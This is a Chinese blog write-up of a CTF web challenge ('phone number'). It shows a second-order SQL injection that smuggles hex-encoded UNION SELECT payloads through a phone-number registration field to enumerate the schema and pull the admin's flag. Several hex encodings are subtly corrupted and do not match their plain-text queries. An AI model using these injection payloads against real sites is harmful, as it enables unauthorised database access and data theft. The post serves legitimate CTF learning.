
i春秋 WEB phone number

原创

A_dmins 于 2019-06-19 14:49:22 发布 513 收藏

分类专栏： CTF题 一天一道CTF i春秋CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/92831110



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

i春秋CTF


21 篇文章 1 订阅

订阅专栏


i春秋 WEB phone number

一天一道CTF题目，能多不能少

打开网页是一个登陆页面，还能够注册，注册一个账号登陆进去，发现登录名和电话号码有回显：




点击check按钮，发现会查询你的电话号码~~




There only 1 people use the same phone as you

毕竟题目也是提示电话号码嘛！！
想到是不是二次注入~
重新注册的时候发现提示电话号码必须是字符：




既然只能传入数字，那么其他进制的数字能行吗？
尝试16进制，成功，啊哈哈哈哈哈哈
由于电话号码是数字，就不需要引号啦
构造一下语句，查字段：


发现电话号码只能输入11的长度，直接改客户端代码
进去后发现：




点击check得到：





确定可能真的存在注入，，，，而且字段还不是五个
继续注册，继续查，，，



确定只有一个字段，坑的一批~
这就好办了，爆数据库：`1 and 1=2 union select database()`
16进制：`3120616E6420313D3220756E696F6E2073656C656374206461746162617365282829`








得到数据库`webdb`

继续爆表名：`1 and 1=2 union select (select group_concat(table_name) from information_schema.tables where table_schema=database())`

16进制：`3120616E6420313D322020756E696F6E2073656C65637420202873656C6563742067726F75705F636F6E636174287461626C655F6E616D65292066726F6D20696E666F726D6174696F6E5F736368656D612E7461626C657320776865726520746162C655F736368656D613D6461746162617365282929`

Hello, didi

Your phone is 1 and 1=2 union select (select group_concat(table_name) from information_schema.tables where table_schema=database()).




得到只有一个表名为`user`

继续爆列名：`1 and 1=2 union select (select group_concat(column_name) from information_schema.columns where table_name="user")`

16进制：`3120616E6420313D3220756E696F6E2073656C656374202873656C6563742067726F75705F636F6E63617428636F6C756D6E5F6E616D65292066726F6D20696E666F726D6174696F6E5F736368656D612E636F6C756D6E732077686572652074616626C655F6E616D653D22757365722229`

Hello, 48

Your phone is 1 and 1=2 union select (select group_concat(column_name) from information_schema.columns where table_name="user").




查看这两个字段里面的内容：`1 and 1=2 union select (select group_concat(User) from user)`

16进制：`3120616E6420313D3220756E696F6E2073656C656374202873656C6563742067726F75705F636F6E6361742855736572292066726F6D207573657229`


不过一直是`db error`

按道理来说没毛病啊！！！

最后，突然发现页面有个注释！！！！：



编码有问题，放到notepad++发现：



admin？？？电话？？

难道不是查看admin的密码吗，为什么又查看不了？

后来看了别人WP才知道，，，，，，

不需要gtoup_concat()直接爆列名就可以了~~


构造：`1 and 1=2 union select column_name from information_schema.columns where table_name="user"`

16进制：`3120616E6420313D3220756E696F6E2073656C65637420636F6C756D6E5F6E616D652066726F6D20696E666F726D6174696F6E5F736368656D612E636F6C756D6E732077686572652074461626C655F6E616D653D227573657222`

Hello, 45

Your phone is 1 and 1=2 union select column_name from information_schema.columns where table_name="user".

There only 0 people use the same phone as you
There only Host people use the same phone as you
There only User people use the same phone as you
There only Password people use the same phone as you
There only Select_priv people use the same phone as you
There only Insert_priv people use the same phone as you
There only Update_priv people use the same phone as you
There only Delete_priv people use the same phone as you
There only Create_priv people use the same phone as you
There only Drop_priv people use the same phone as you
There only Reload_priv people use the same phone as you
There only Shutdown_priv people use the same phone as you
There only Process_priv people use the same phone as you
There only File_priv people use the same phone as you
There only Grant_priv people use the same phone as you
There only References_priv people use the same phone as you
There only Index_priv people use the same phone as you
There only Alter_priv people use the same phone as you
There only Show_db_priv people use the same phone as you
There only Super_priv people use the same phone as you
There only Create_tmp_table_priv people use the same phone as you
There only Lock_tables_priv people use the same phone as you
There only Execute_priv people use the same phone as you
There only Repl_slave_priv people use the same phone as you
There only Repl_client_priv people use the same phone as you
There only Create_view_priv people use the same phone as you
There only Show_view_priv people use the same phone as you
There only Create_routine_priv people use the same phone as you
There only Alter_routine_priv people use the same phone as you
There only Create_user_priv people use the same phone as you
There only Event_priv people use the same phone as you
There only Trigger_priv people use the same phone as you
There only Create_tablespace_priv people use the same phone as you




没错，有个phone，还有username，肯定是admin的phone里面，，，

执行语句：`1 and 1=2 union select phone from user where username="admin"`

16进制：`3120616E6420313D3220756E696F6E2073656C65637420686F6E652066726F6D20757365722077686572652075736572616D653D2261646D696E22`

Hello, 359

Your phone is 1 and 1=2 union select phone from user where username="admin".



get flag：`flag{6dd303b0-8fce-2396-9ad8-d9f7a72f84b0}`

说实在，还是对group_concat不起作用有点不理解

难道是因为只有一字段的原因？？？

怀疑自己写错语句了

自己又去查看了一些关于group_concat函数的使用

构造：`1 and 1=2 union select group_concat(User,0x3a,Password) from user`

还是没得用，头皮发麻，，，，，，，，

最后自己想了一下，是不是group_concat有长度限制？？

百度了一下，找到：

用group_concat连接字段的时候是有长度限制的，并不是有多少连多少。但你可以设置一下。

可能这就是原因了吧~~

真滴是坑！！！